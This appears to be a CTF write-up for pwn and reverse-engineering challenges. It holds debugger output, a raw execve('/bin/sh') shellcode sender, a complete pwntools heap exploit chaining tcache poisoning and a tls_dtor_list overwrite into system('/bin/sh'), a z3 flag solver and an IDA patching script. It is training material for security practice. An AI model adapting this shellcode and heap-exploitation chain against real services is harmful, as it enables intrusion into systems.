RIP 0x7ff9f12ef005 ← leave /* 0xc3c9 */
[ DISASM / x86-64 / set emulate on ]
► 0x7ff9f12ef005
0x7ff9f12ef006 leave
ret <main+259>
↓
0x55a90ca313b8 <main+259> mov eax, 0 EAX => 0
0x55a90ca313bd <main+264> leave
0x55a90ca313be <main+265> ret <__libc_start_call_main+128>
↓
0x7ff9f10a2d90 <__libc_start_call_main+128> mov edi, eax EDI => 0
0x7ff9f10a2d92 <__libc_start_call_main+130> call exit <exit>
0x7ff9f10a2d97 <__libc_start_call_main+135> call __nptl_deallocate_tsd <__nptl_deallocate_tsd>
0x7ff9f10a2d9c <__libc_start_call_main+140> lock dec dword ptr rip, 0x1ef505
0x7ff9f10a2da3 <__libc_start_call_main+147> sete al
0x7ff9f10a2da6 <__libc_start_call_main+150> test al, al
[ STACK ]
00:0000 rsp 0x7ffc797e1848 → 0x55a90ca312b2 (pwnme+169) ← nop
01:0008 -020 0x7ffc797e1850 ← 0
02:0010 -018 0x7ffc797e1858 → 0x7ff9f12ef005 ← leave /* 0xc3c9 */
03:0018 -010 0x7ffc797e1860 → 0x7ff9f12ef000 ← mov al, 0 /* 0xc3c9050f5e00b0 */
04:0020 -008 0x7ffc797e1868 → 0x7ff9f12ef005 ← leave /* 0xc3c9 */
05:0028 rbp 0x7ffc797e1870 → 0x7ffc797e1890 ← 1
06:0030 +008 0x7ffc797e1878 → 0x55a90ca313b8 (main+259) ← mov eax, 0
07:0038 +010 0x7ffc797e1880 ← 0
[ BACKTRACE ]
► 0 0x7ff9f12ef005
1 0x55a90ca312b2 pwnme+169
2 0x55a90ca313b8 main+259
3 0x7ff9f10a2d90 __libc_start_call_main+128
4 0x7ff9f10a2e40 __libc_start_main+128
pwndbg> 
```

```
1 .bss:0000000000004050 public arr_input
2 .bss:0000000000004050 ; char arr_input[8]
3 .bss:0000000000004050 arr_input db 8 dup(?) ; DATA XREF:
main+B9↑o
4 .bss:0000000000004050 ; main+D7↑o
5 .bss:0000000000004058 public arr_rand
6 .bss:0000000000004058 ; char arr_rand[8]
7 .bss:0000000000004058 arr_rand db 8 dup(?) ; DATA XREF:
pwnme+35↑o
8 .bss:0000000000004058 ; main+8A↑o ...
9 .bss:0000000000004058 _bss ends
```

```
1 arr_input:
2    ?? ?? ?? ?? ?? ?? ?? 00
3 arr_rand:
4    ?? ?? ?? ?? ?? ?? ?? 00
```

```
5 ^p ; ((void (*)(void))p)();
```

exp

```
1 from pwn import*
2 #p=process("./pwn")
3 p=remote("127.0.0.1",61381)
4 p.send(b'\x48\x87\x3d\x7a\xf8\xe1\x17\x00\x48\x87\x3d\x7a\xf8\xe1\x17')
5
6 p.send(b'\x90\x90\x90\x90\x90\xb0\x3b\x48\x83\xc6\x20\x48\x89\xf7\x48\x31\xf6\x
  48\x31\xd2\x0f\x05\x90\x90\x90\x90\x90\x90\x90\x90\x2f\x62\x69\x6e\x2f\x
  x73\x68')
7 p.interactive()
```

## PhoneBook | Done



PhoneBook.zip  
1.02MB



myread，有溢出可以泄露堆地址

使用tcachebin attack任意地址写0xf+0xb

通过打tls\_dtor\_list来进行system(/bin/sh)

<https://bbs.kanxue.com/thread-280518.htm>

Exp 如下

```
1 from pwn import*
2 #context.log_level = "debug"
3 #context.arch="amd64"
4 #p=process("./PhoneBook")
5 p=remote("127.0.0.1",62253)
6 elf=ELF("libc.so.6")
7 sys=elf.sym["system"]
8 def add(name,number):
9     p.sendlineafter(b'Choice: \n',b'1')
10    p.sendafter(b'Name?\n',name)
11    p.sendafter(b'Number?\n',number)
12 def delete(i):
13     p.sendlineafter(b'Choice: \n',b'2')
14     p.sendlineafter(b'Index?\n',i)
15 def show():
```

```

16 p.sendlineafter(b'Choice: \n',b'3')
17 def edit(i,name,number):
18     p.sendlineafter(b'Choice: \n',b'4')
19     p.sendlineafter(b'Index?\n',i)
20     p.sendafter(b'Name?\n',name)
21     p.sendafter(b'Number?\n',number)
22 def exit():
23     p.sendlineafter(b'Choice: \n',b'5')
24 def rol(v,bit,shift):
25     shift &= (bit-1)
26     if shift == 0:
27         return v
28     HightBit = v >> (bit - shift)
29     LowBit = v << shift
30     l = [x for x in range(4, bit + 1) if x % 4 == 0]
31     LCount = len(l)
32     _ = '0x' + 'F' * LCount
33     FfValue = int(_, 16)
34
35     Value = (HightBit | LowBit) & FfValue
36     return Value
37 add(b'z221x',b'12345678')
38 add(b'z221x',b'12345678')
39 edit(b'1',b'z221x',b'123456789')
40 show()
41 #leak heap
42 p.recvline()
43 p.recvline()
44 heap=b''
45 p.recvuntil(b'12345678')
46 heap=int.from_bytes(p.recv(6),'little')-0x139
47 b=int.to_bytes(int((heap%0x10000)/0x100),1,'little')
48 edit(b'1',b'z221x',b'\x02\x00\x00\x00\x00\x00\x00\x00')
49 add(b'z221x',b'12345678')
50 add(b'z221x',b'12345678')
51 add(b'z221x',b'12345678')
52 add(b'z221x',b'12345678')
53 add(b'z221x',b'12345678')
54 add(b'z221x',b'12345678')
55 add(b'z221x',b'12345678')
56 add(b'z221x',b'12345678')
57 add(b'z221x',b'12345678')
58 add(b'\xc1',b'12345678')
59 add(b'z221x',b'z')
60 add(b'z221x',b'z')
61 edit(b'1',b'z221x',b'\x02\x00\x00\x00\x00\x00\x00\x00\xe8'+b)
62 edit(b'2',p64(heap+0x100)+b'\xc1\x00\x00\x00\x00\x00\x00',b'\x02')

```



```

63 edit(b'2',b'z221x',b'\x03\x00\x00\x00\x00\x00\x00\x18')
64 edit(b'3',p64(heap+0x130)+b'\xc1\x00\x00\x00\x00\x00\x00',b'\x03')
65 edit(b'3',b'z221x',b'\x04\x00\x00\x00\x00\x00\x00\x48')
66 edit(b'4',p64(heap+0x160)+b'\xc1\x00\x00\x00\x00\x00\x00',b'\x04')
67 edit(b'4',b'z221x',b'\x05\x00\x00\x00\x00\x00\x00\x78')
68 edit(b'5',p64(heap+0x190)+b'\xc1\x00\x00\x00\x00\x00\x00',b'\x05')
69 edit(b'5',b'z221x',b'\x06\x00\x00\x00\x00\x00\x00\xa8')
70 edit(b'6',p64(heap+0x1c0)+b'\xc1\x00\x00\x00\x00\x00\x00',b'\x06')
71 b=int.to_bytes(int.from_bytes(b,'little')+1,1,'little')
72 edit(b'6',b'z221x',b'\x07\x00\x00\x00\x00\x00\x00\xd8'+b)
73 edit(b'7',p64(heap+0x1f0)+b'\xc1\x00\x00\x00\x00\x00\x00',b'\x07')
74 edit(b'7',b'z221x',b'\x08\x00\x00\x00\x00\x00\x00\x08')
75 edit(b'8',p64(heap+0x220)+b'\xc1\x00\x00\x00\x00\x00\x00',b'\x08')
76 edit(b'8',b'z221x',b'\x09\x00\x00\x00\x00\x00\x00\x38')
77 edit(b'9',p64(heap+0x250)+b'\xc1\x00\x00\x00\x00\x00\x00',b'\x09')
78 edit(b'9',b'z221x',b'\x0a\x00\x00\x00\x00\x00\x00\x68')
79 edit(b'10',p64(heap+0x280)+b'\xc1\x00\x00\x00\x00\x00\x00',b'\x0a\x00\x00')
80 edit(b'10',b'z221x',b'\x0b\x00\x00\x00\x00\x00\x00\x98')
81 edit(b'11',p64(heap+0x2b0)+b'\xc1\x00\x00\x00\x00\x00\x00',b'\x0b\x00\x00')
82 edit(b'11',b'z221x',b'\x0c\x00\x00\x00\x00\x00\x00\xc8')
83 edit(b'12',p64(heap+0x2e0)+b'\xc1\x00\x00\x00\x00\x00\x00',b'\x0c\x00\x00')
84 b=int.to_bytes(int.from_bytes(b,'little')+1,1,'little')
85 edit(b'12',b'z221x',b'\x0d\x00\x00\x00\x00\x00\x00\xf8'+b)
86 edit(b'13',p64(heap+0x310)+b'\xc1\x00\x00\x00\x00\x00\x00',b'\x0d\x00\x00')
87 edit(b'13',b'z221x',b'\x0e\x00\x00\x00\x00\x00\x00\x28')
88 edit(b'14',p64(heap+0x340)+b'\xc1\x00\x00\x00\x00\x00\x00',b'\x0e\x00\x00')
89 #修改size位让固定大小0x31变成0xc1
90 delete(b'9')
91 delete(b'8')
92 delete(b'7')
93 delete(b'6')
94 delete(b'5')
95 delete(b'4')
96 delete(b'3')
97 delete(b'2')
98 #free进unbortedbin
99 b=int.to_bytes(int.from_bytes(b,'little')-1,1,'little')
100 edit(b'1',b'z221x',b'\x02\x00\x00\x00\x00\x00\x00\x00'+b)
101 show()
102 #leak libc
103 p.recvline()
104 p.recvline()
105 libc=b'\x00'
106 p.recvline()
107 p.recvuntil(b'\xe0')
108 line=p.recv(5)
109 libc+=line

```

```

110 libc=int.from_bytes(libc,'little')
111 fs=libc-0x21c4c0
112 b=int.to_bytes(int.from_bytes(b,'little')-1,1,'little')
113 edit(b'10',b'z221x',b'\x0b\x00\x00\x00\x00\x00\x00\x98')
114 edit(b'11',p64(fs+0x30-0x18),b'\x0b\x00\x00')
115 show()
116 #任意地址读leak fs+0x30
117 p.recvline()
118 p.recvline()
119 p.recvline()
120 p.recvline()
121 p.recvline()
122 p.recv(24)
123 xor=int.from_bytes(p.recv(8),'little')
124 add(b'1',b'1')
125 add(b'1',b'1')
126 add(b'1',b'1')
127 add(b'1',b'1')
128 edit(b'2',p64(0)+b'\x03',b'\x03')
129 delete(b'5')
130 delete(b'4')
131 delete(b'3')
132 edit(b'1',b'z221x',b'\x02\x00\x00\x00\x00\x00\x00\x48')
133 heap_xor=int(heap/0x1000)
134 tls_addr=(fs-96)^heap_xor
135 #tcache任意地址写
136 edit(b'3',b'\x00',p64(tls_addr))
137 edit(b'1',b'z221x',b'\x02\x00\x00\x00\x00\x00\x00\x30')
138 add(b'1',b'1')
139 libc_base=libc-0x1f1c00+0x28000-0x50000
140 sys=libc_base+sys
141 sys=sys^xor
142 sys=rol(sys,64,0x11)
143 bin_addr=int.to_bytes(heap+0x100,6,'little')
144 add(p64(heap+0xd8),b'\x00')
145 #exit调用call_dtor,将栈迁移然后调用system
146 edit(b'1',p64(sys)+bin_addr,b'\x02\x00\x00\x00\x00\x00\x00\xe8'+b)
147 edit(b'2',p64(0),b'/bin/sh')
148 exit()
149 print(hex(xor))
150 print(hex(sys))
151 p.interactive()
152

```

## Reverse

# Bigbanana | Done



bigbanana (1).zip

50.72MB



—↑vm

```
v15[0] = getchar();
push(v15, v7, v8);
op += 4i64;
break;
case 0x10:
printf(aC, (unsigned int)v11[0]);
op += 4i64;
break;
case 0xEF:
mov((__int64)v11, (__int64)v12);
op += 4i64;
break;
case 0xF0:
mov((__int64)v14, (__int64)v12);
op += 4i64;
break;
case 0xF1:
cmp((__int64)v11, op + 4);
op += 8i64;
break;
case 0xF2:
xor((__int64)v11, (__int64)v12);
op += 4i64;
break;
case 0xF3:
add(v11, (_DWORD *)(op + 4), v6);
op += 8i64;
break;
case 0xF4:
sub(op + 4, op + 8);
op += 12i64;
break;
case 0xF5:
push((_DWORD *)(op + 4), v5, v6);
op += 8i64;
break;
case 0xF6:
nop(v11, v5, v6);
```

000024A4 main\_0:63 (7FF7219430A4)

```
1 720 push input[0]
2 721 push input[1]
3 722 pop r1
4 723 pop r2
5 724 add r2,1766746445
6 726 add r1,1952656716
7 728 add r2,0
8 730 xor r2,r1
```

```
9 731 cmp r2,489505807
10 733 error
11 735 mov r2,r1
12 736 push input[2]
13 737 pop r1
14 738 add r2,22
15 740 add r1,33
16 742 add r2,1131796
17 744 xor r2,r1
18 745 cmp r2,1953788496
19 747 error
20 749 mov r2,r1
21 750 push input[3]
22 751 pop r1
23 752 add r2,33
24 754 add r1,44
25 756 add r2,2263592
26 758 xor r2,r1
27 759 cmp r2,2263629
28 761 error
29 763 mov r2,r1
30 764 push input[4]
31 765 pop r1
32 766 add r2,44
33 768 add r1,11
34 770 add r2,3395388
35 772 xor r2,r1
36 773 cmp r2,3395498
37 775 error
38 777 mov r2,r1
39 778 push input[5]
40 779 pop r1
41 780 add r2,11
42 782 add r1,22
43 784 add r2,4527184
44 786 xor r2,r1
45 787 cmp r2,4527307
46 789 error
47 791 mov r2,r1
48 792 push input[6]
49 793 pop r1
50 794 add r2,22
51 796 add r1,33
52 798 add r2,5658980
53 800 xor r2,r1
54 801 cmp r2,5658982
55 803 error
```

```
56 805 mov r2,r1
57 806 push input[7]
58 807 pop r1
59 808 add r2,33
60 810 add r1,44
61 812 add r2,6790776
62 814 xor r2,r1
63 815 cmp r2,6791100
64 817 error
65 819 mov r2,r1
66 820 push input[8]
67 821 pop r1
68 822 add r2,44
69 824 add r1,11
70 826 add r2,7922572
71 828 xor r2,r1
72 829 cmp r2,7922892
73 831 error
74 833 mov r2,r1
75 834 push input[9]
76 835 pop r1
77 836 add r2,11
78 838 add r1,22
79 840 add r2,9054368
80 842 xor r2,r1
81 843 cmp r2,9054537
82 845 error
83 847 mov r2,r1
84 848 push input[10]
85 849 pop r1
86 850 add r2,22
87 852 add r1,33
88 854 add r2,10186164
89 856 xor r2,r1
90 857 cmp r2,10186440
91 859 error
92 861 mov r2,r1
93 862 push input[11]
94 863 pop r1
95 864 add r2,33
96 866 add r1,44
97 868 add r2,11317960
98 870 xor r2,r1
99 871 cmp r2,11318240
100 873 error
101 875 mov r2,r1
102 876 push input[12]
```

```
103 877 pop r1
104 878 add r2,44
105 880 add r1,11
106 882 add r2,12449756
107 884 xor r2,r1
108 885 cmp r2,12450038
109 887 error
110 889 mov r2,r1
111 890 push input[13]
112 891 pop r1
113 892 add r2,11
114 894 add r1,22
115 896 add r2,13581552
116 898 xor r2,r1
117 899 cmp r2,13581602
118 901 error
119 903 mov r2,r1
120 904 push input[14]
121 905 pop r1
122 906 add r2,22
123 908 add r1,33
124 910 add r2,14713348
125 912 xor r2,r1
126 913 cmp r2,14713579
127 915 error
128 917 mov r2,r1
129 918 push input[15]
130 919 pop r1
131 920 add r2,33
132 922 add r1,44
133 924 add r2,15845144
134 926 xor r2,r1
135 927 cmp r2,15845189
136 929 error
137 931 mov r2,r1
138 932 push input[16]
139 933 pop r1
140 934 add r2,44
141 936 add r1,11
142 938 add r2,16976940
143 940 xor r2,r1
144 941 cmp r2,16977052
145 943 error
146 945 mov r2,r1
147 946 push input[17]
148 947 pop r1
149 948 add r2,11
```

```
150 950 add r1,22
151 952 add r2,18108736
152 954 xor r2,r1
153 955 cmp r2,18108814
154 957 error
155 959 mov r2,r1
156 960 push input[18]
157 961 pop r1
158 962 add r2,22
159 964 add r1,33
160 966 add r2,19240532
161 968 xor r2,r1
162 969 cmp r2,19240500
163 971 error
164 973 mov r2,r1
165 974 push input[19]
166 975 pop r1
167 976 add r2,33
168 978 add r1,44
169 980 add r2,20372328
170 982 xor r2,r1
171 983 cmp r2,20372636
172 985 error
173 987 mov r2,r1
174 988 push input[20]
175 989 pop r1
176 990 add r2,44
177 992 add r1,11
178 994 add r2,21504124
179 996 xor r2,r1
180 997 cmp r2,21504381
181 999 error
182 1001 mov r2,r1
183 1002 push input[21]
184 1003 pop r1
185 1004 add r2,11
186 1006 add r1,22
187 1008 add r2,22635920
188 1010 xor r2,r1
189 1011 cmp r2,22635950
190 1013 error
191 1015 mov r2,r1
192 1016 push input[22]
193 1017 pop r1
194 1018 add r2,22
195 1020 add r1,33
196 1022 add r2,23767716
```

```
197 1024 xor r2,r1
198 1025 cmp r2,23767992
199 1027 error
200 1029 mov r2,r1
201 1030 push input[23]
202 1031 pop r1
203 1032 add r2,33
204 1034 add r1,44
205 1036 add r2,24899512
206 1038 xor r2,r1
207 1039 cmp r2,24899631
208 1041 error
209 1043 mov r2,r1
210 1044 push input[24]
211 1045 pop r1
212 1046 add r2,44
213 1048 add r1,11
214 1050 add r2,26031308
215 1052 xor r2,r1
216 1053 cmp r2,26031402
217 1055 error
218 1057 mov r2,r1
219 1058 push input[25]
220 1059 pop r1
221 1060 add r2,11
222 1062 add r1,22
223 1064 add r2,27163104
224 1066 xor r2,r1
225 1067 cmp r2,27163367
226 1069 error
227 1071 mov r2,r1
228 1072 push input[26]
229 1073 pop r1
230 1074 add r2,22
231 1076 add r1,33
232 1078 add r2,28294900
233 1080 xor r2,r1
234 1081 cmp r2,28294937
235 1083 error
236 1085 mov r2,r1
237 1086 push input[27]
238 1087 pop r1
239 1088 add r2,33
240 1090 add r1,44
241 1092 add r2,29426696
242 1094 xor r2,r1
243 1095 cmp r2,29426748
```



```
244 1097 error
245 1099 mov r2,r1
246 1100 push input[28]
247 1101 pop r1
248 1102 add r2,44
249 1104 add r1,11
250 1106 add r2,30558492
251 1108 xor r2,r1
252 1109 cmp r2,30558628
253 1111 error
254 1113 mov r2,r1
255 1114 push input[29]
256 1115 pop r1
257 1116 add r2,11
258 1118 add r1,22
259 1120 add r2,31690288
260 1122 xor r2,r1
261 1123 cmp r2,31690302
262 1125 error
263 1127 mov r2,r1
264 1128 push input[30]
265 1129 pop r1
266 1130 add r2,22
267 1132 add r1,33
268 1134 add r2,32822084
269 1136 xor r2,r1
270 1137 cmp r2,32822192
271 1139 error
272 1141 mov r2,r1
273 1142 push input[31]
274 1143 pop r1
275 1144 add r2,33
276 1146 add r1,44
277 1148 add r2,33953880
278 1150 xor r2,r1
279 1151 cmp r2,33953875
280 1153 error
281 1155 mov r2,r1
282 1156 push input[32]
283 1157 pop r1
284 1158 add r2,44
285 1160 add r1,11
286 1162 add r2,35085676
287 1164 xor r2,r1
288 1165 cmp r2,35085942
289 1167 error
290 1169 mov r2,r1
```

```
291 1170 push input[33]
292 1171 pop r1
293 1172 add r2,11
294 1174 add r1,22
295 1176 add r2,36217472
296 1178 xor r2,r1
297 1179 cmp r2,36217409
298 1181 error
299 1183 mov r2,r1
300 1184 push input[34]
301 1185 pop r1
302 1186 add r2,22
303 1188 add r1,33
304 1190 add r2,37349268
305 1192 xor r2,r1
306 1193 cmp r2,37349478
307 1195 error
308 1197 mov r2,r1
309 1198 push input[35]
310 1199 pop r1
311 1200 add r2,33
312 1202 add r1,44
313 1204 add r2,38481064
314 1206 xor r2,r1
315 1207 cmp r2,38481281
316 1209 error
317 1211 mov r2,r1
318 1212 push input[36]
319 1213 pop r1
320 1214 add r2,44
321 1216 add r1,11
322 1218 add r2,39612860
323 1220 xor r2,r1
324 1221 cmp r2,39613168
325 1223 error
326 1225 mov r2,r1
327 1226 push input[37]
328 1227 pop r1
329 1228 add r2,11
330 1230 add r1,22
331 1232 add r2,40744656
332 1234 xor r2,r1
333 1235 cmp r2,40744760
334 1237 error
335 1239 mov r2,r1
336 1240 push input[38]
337 1241 pop r1
```

```
338 1242 add r2,22
339 1244 add r1,33
340 1246 add r2,41876452
341 1248 xor r2,r1
342 1249 cmp r2,41876732
343 1251 error
344 1253 mov r2,r1
345 1254 push input[39]
346 1255 pop r1
347 1256 add r2,33
348 1258 add r1,44
349 1260 add r2,43008248
350 1262 xor r2,r1
351 1263 cmp r2,43008497
352 1265 error
353 1267 mov r2,r1
354 1268 push input[40]
355 1269 pop r1
356 1270 add r2,44
357 1272 add r1,11
358 1274 add r2,44140044
359 1276 xor r2,r1
360 1277 cmp r2,44140263
361 1279 error
362 1281 mov r2,r1
363 1282 push input[41]
364 1283 pop r1
365 1284 add r2,11
366 1286 add r1,22
367 1288 add r2,45271840
368 1290 xor r2,r1
369 1291 cmp r2,45272035
370 1293 error
371 1295 mov r2,r1
372 1296 push input[42]
373 1297 pop r1
374 1298 add r2,22
375 1300 add r1,33
376 1302 add r2,46403636
377 1304 xor r2,r1
378 1305 cmp r2,46403677
379 1307 error
380 1309 mov r2,r1
381 1310 push input[43]
382 1311 pop r1
383 1312 add r2,33
384 1314 add r1,44
```

```
385 1316 add r2,47535432
386 1318 xor r2,r1
387 1319 cmp r2,47535509
388 1321 error
389 1323 mov r2,r1
390 1324 push input[44]
391 1325 pop r1
392 1326 add r2,44
393 1328 add r1,11
394 1330 add r2,48667228
395 1332 xor r2,r1
396 1333 cmp r2,48667259
397 1335 error
398 1337 mov r2,r1
```

```
1 import typing
2
3 import z3
4 from pwn import *
5
6 N_UNKNOWNNS = 45
7 UNK_WIDTH = 32
8
9 x = [z3.BitVec(f"x_{i}", UNK_WIDTH) for i in range(N_UNKNOWNNS)]
10
11 solver = z3.Solver()
12 stack = []
13
14 for xi in x:
15     solver.add(xi & 0xffffffff00 == 0)
16
17 stack.append(x[0])
18 stack.append(x[1])
19 r1 = stack.pop()
20 r2 = stack.pop()
21 r2 += 1766746445
22 r1 += 1952656716
23 r2 += 0
24 r2 ^= r1
25 solver.add(r2 == 489505807)
26
27 r2 = r1
28 stack.append(x[2])
29 r1 = stack.pop()
30 r2 += 22
```

```
31 r1 += 33
32 r2 += 1131796
33 r2 ^= r1
34 solver.add(r2 == 1953788496)
35
36 r2 = r1
37 stack.append(x[3])
38 r1 = stack.pop()
39 r2 += 33
40 r1 += 44
41 r2 += 2263592
42 r2 ^= r1
43 solver.add(r2 == 2263629)
44
45 r2 = r1
46 stack.append(x[4])
47 r1 = stack.pop()
48 r2 += 44
49 r1 += 11
50 r2 += 3395388
51 r2 ^= r1
52 solver.add(r2 == 3395498)
53
54 r2 = r1
55 stack.append(x[5])
56 r1 = stack.pop()
57 r2 += 11
58 r1 += 22
59 r2 += 4527184
60 r2 ^= r1
61 solver.add(r2 == 4527307)
62
63 r2 = r1
64 stack.append(x[6])
65 r1 = stack.pop()
66 r2 += 22
67 r1 += 33
68 r2 += 5658980
69 r2 ^= r1
70 solver.add(r2 == 5658982)
71
72 r2 = r1
73 stack.append(x[7])
74 r1 = stack.pop()
75 r2 += 33
76 r1 += 44
77 r2 += 6790776
```

```
78 r2 ^= r1
79 solver.add(r2 == 6791100)
80
81 r2 = r1
82 stack.append(x[8])
83 r1 = stack.pop()
84 r2 += 44
85 r1 += 11
86 r2 += 7922572
87 r2 ^= r1
88 solver.add(r2 == 7922892)
89
90 r2 = r1
91 stack.append(x[9])
92 r1 = stack.pop()
93 r2 += 11
94 r1 += 22
95 r2 += 9054368
96 r2 ^= r1
97 solver.add(r2 == 9054537)
98
99 r2 = r1
100 stack.append(x[10])
101 r1 = stack.pop()
102 r2 += 22
103 r1 += 33
104 r2 += 10186164
105 r2 ^= r1
106 solver.add(r2 == 10186440)
107
108 r2 = r1
109 stack.append(x[11])
110 r1 = stack.pop()
111 r2 += 33
112 r1 += 44
113 r2 += 11317960
114 r2 ^= r1
115 solver.add(r2 == 11318240)
116
117 r2 = r1
118 stack.append(x[12])
119 r1 = stack.pop()
120 r2 += 44
121 r1 += 11
122 r2 += 12449756
123 r2 ^= r1
124 solver.add(r2 == 12450038)
```

```
125
126 r2 = r1
127 stack.append(x[13])
128 r1 = stack.pop()
129 r2 += 11
130 r1 += 22
131 r2 += 13581552
132 r2 ^= r1
133 solver.add(r2 == 13581602)
134
135 r2 = r1
136 stack.append(x[14])
137 r1 = stack.pop()
138 r2 += 22
139 r1 += 33
140 r2 += 14713348
141 r2 ^= r1
142 solver.add(r2 == 14713579)
143
144 r2 = r1
145 stack.append(x[15])
146 r1 = stack.pop()
147 r2 += 33
148 r1 += 44
149 r2 += 15845144
150 r2 ^= r1
151 solver.add(r2 == 15845189)
152
153 r2 = r1
154 stack.append(x[16])
155 r1 = stack.pop()
156 r2 += 44
157 r1 += 11
158 r2 += 16976940
159 r2 ^= r1
160 solver.add(r2 == 16977052)
161
162 r2 = r1
163 stack.append(x[17])
164 r1 = stack.pop()
165 r2 += 11
166 r1 += 22
167 r2 += 18108736
168 r2 ^= r1
169 solver.add(r2 == 18108814)
170
171 r2 = r1
```

```
172 stack.append(x[18])
173 r1 = stack.pop()
174 r2 += 22
175 r1 += 33
176 r2 += 19240532
177 r2 ^= r1
178 solver.add(r2 == 19240500)
179
180 r2 = r1
181 stack.append(x[19])
182 r1 = stack.pop()
183 r2 += 33
184 r1 += 44
185 r2 += 20372328
186 r2 ^= r1
187 solver.add(r2 == 20372636)
188
189 r2 = r1
190 stack.append(x[20])
191 r1 = stack.pop()
192 r2 += 44
193 r1 += 11
194 r2 += 21504124
195 r2 ^= r1
196 solver.add(r2 == 21504381)
197
198 r2 = r1
199 stack.append(x[21])
200 r1 = stack.pop()
201 r2 += 11
202 r1 += 22
203 r2 += 22635920
204 r2 ^= r1
205 solver.add(r2 == 22635950)
206
207 r2 = r1
208 stack.append(x[22])
209 r1 = stack.pop()
210 r2 += 22
211 r1 += 33
212 r2 += 23767716
213 r2 ^= r1
214 solver.add(r2 == 23767992)
215
216 r2 = r1
217 stack.append(x[23])
218 r1 = stack.pop()
```



```
219 r2 += 33
220 r1 += 44
221 r2 += 24899512
222 r2 ^= r1
223 solver.add(r2 == 24899631)
224
225 r2 = r1
226 stack.append(x[24])
227 r1 = stack.pop()
228 r2 += 44
229 r1 += 11
230 r2 += 26031308
231 r2 ^= r1
232 solver.add(r2 == 26031402)
233
234 r2 = r1
235 stack.append(x[25])
236 r1 = stack.pop()
237 r2 += 11
238 r1 += 22
239 r2 += 27163104
240 r2 ^= r1
241 solver.add(r2 == 27163367)
242
243 r2 = r1
244 stack.append(x[26])
245 r1 = stack.pop()
246 r2 += 22
247 r1 += 33
248 r2 += 28294900
249 r2 ^= r1
250 solver.add(r2 == 28294937)
251
252 r2 = r1
253 stack.append(x[27])
254 r1 = stack.pop()
255 r2 += 33
256 r1 += 44
257 r2 += 29426696
258 r2 ^= r1
259 solver.add(r2 == 29426748)
260
261 r2 = r1
262 stack.append(x[28])
263 r1 = stack.pop()
264 r2 += 44
265 r1 += 11
```

```
266 r2 += 30558492
267 r2 ^= r1
268 solver.add(r2 == 30558628)
269
270 r2 = r1
271 stack.append(x[29])
272 r1 = stack.pop()
273 r2 += 11
274 r1 += 22
275 r2 += 31690288
276 r2 ^= r1
277 solver.add(r2 == 31690302)
278
279 r2 = r1
280 stack.append(x[30])
281 r1 = stack.pop()
282 r2 += 22
283 r1 += 33
284 r2 += 32822084
285 r2 ^= r1
286 solver.add(r2 == 32822192)
287
288 r2 = r1
289 stack.append(x[31])
290 r1 = stack.pop()
291 r2 += 33
292 r1 += 44
293 r2 += 33953880
294 r2 ^= r1
295 solver.add(r2 == 33953875)
296
297 r2 = r1
298 stack.append(x[32])
299 r1 = stack.pop()
300 r2 += 44
301 r1 += 11
302 r2 += 35085676
303 r2 ^= r1
304 solver.add(r2 == 35085942)
305
306 r2 = r1
307 stack.append(x[33])
308 r1 = stack.pop()
309 r2 += 11
310 r1 += 22
311 r2 += 36217472
312 r2 ^= r1
```

```
313 solver.add(r2 == 36217409)
314
315 r2 = r1
316 stack.append(x[34])
317 r1 = stack.pop()
318 r2 += 22
319 r1 += 33
320 r2 += 37349268
321 r2 ^= r1
322 solver.add(r2 == 37349478)
323
324 r2 = r1
325 stack.append(x[35])
326 r1 = stack.pop()
327 r2 += 33
328 r1 += 44
329 r2 += 38481064
330 r2 ^= r1
331 solver.add(r2 == 38481281)
332
333 r2 = r1
334 stack.append(x[36])
335 r1 = stack.pop()
336 r2 += 44
337 r1 += 11
338 r2 += 39612860
339 r2 ^= r1
340 solver.add(r2 == 39613168)
341
342 r2 = r1
343 stack.append(x[37])
344 r1 = stack.pop()
345 r2 += 11
346 r1 += 22
347 r2 += 40744656
348 r2 ^= r1
349 solver.add(r2 == 40744760)
350
351 r2 = r1
352 stack.append(x[38])
353 r1 = stack.pop()
354 r2 += 22
355 r1 += 33
356 r2 += 41876452
357 r2 ^= r1
358 solver.add(r2 == 41876732)
359
```

```
360 r2 = r1
361 stack.append(x[39])
362 r1 = stack.pop()
363 r2 += 33
364 r1 += 44
365 r2 += 43008248
366 r2 ^= r1
367 solver.add(r2 == 43008497)
368
369 r2 = r1
370 stack.append(x[40])
371 r1 = stack.pop()
372 r2 += 44
373 r1 += 11
374 r2 += 44140044
375 r2 ^= r1
376 solver.add(r2 == 44140263)
377
378 r2 = r1
379 stack.append(x[41])
380 r1 = stack.pop()
381 r2 += 11
382 r1 += 22
383 r2 += 45271840
384 r2 ^= r1
385 solver.add(r2 == 45272035)
386
387 r2 = r1
388 stack.append(x[42])
389 r1 = stack.pop()
390 r2 += 22
391 r1 += 33
392 r2 += 46403636
393 r2 ^= r1
394 solver.add(r2 == 46403677)
395
396 r2 = r1
397 stack.append(x[43])
398 r1 = stack.pop()
399 r2 += 33
400 r1 += 44
401 r2 += 47535432
402 r2 ^= r1
403 solver.add(r2 == 47535509)
404
405 r2 = r1
406 stack.append(x[44])
```

```

407 r1 = stack.pop()
408 r2 += 44
409 r1 += 11
410 r2 += 48667228
411 r2 ^= r1
412 solver.add(r2 == 48667259)
413
414 r2 = r1
415
416 if solver.check() != z3.sat:
417     error("Unsat")
418     exit(1)
419
420 result: list[typing.Any] = [0] * N_UNKNOWN
421 m = solver.model()
422 for d in m.decls():
423     result[int(d.name()[2:])] = m[d].as_long() # type: ignore
424
425 success("".join(map(lambda x: chr(x & 0xFF), result)))
426

```

miniLctf{bigb4nan4\_i5\_v3ry\_int3r5t1ng\_r1ght?}

## Long long call | Done



longlongcall\_attachment.zip

2.62KB



patch掉call, add esp和没用的对称pushfq/popfq。

```

1 import typing as ty
2
3 import ida_bytes
4 import idautils
5 import idc
6
7 def iter_eq(ia: ty.Iterable, ib: ty.Iterable) -> bool:
8     return all(map(lambda a, b: a == b, ia, ib))
9
10 for ea in idautils.Heads(0x10E0, 0x1E36):
11     if iter_eq(idc.get_bytes(ea, idc.get_item_size(ea)), (0x48, 0x83, 0xC4,
12     0x08)):
13         ida_bytes.patch_byte(ea, 0x90)
14         ida_bytes.patch_byte(ea + 1, 0x90)

```

```

14         ida_bytes.patch_byte(ea + 2, 0x90)
15         ida_bytes.patch_byte(ea + 3, 0x90)
16     elif idc.print_insn_mnem(ea) in ("pushfq", "popfq"):
17         idc.patch_byte(ea, 0x90)
18     elif iter_eq(
19         idc.get_bytes(ea, idc.get_item_size(ea)),
20         (0xE8, 0x02, 0x00, 0x00, 0x00),
21     ):
22         ida_bytes.patch_byte(ea, 0xEB)
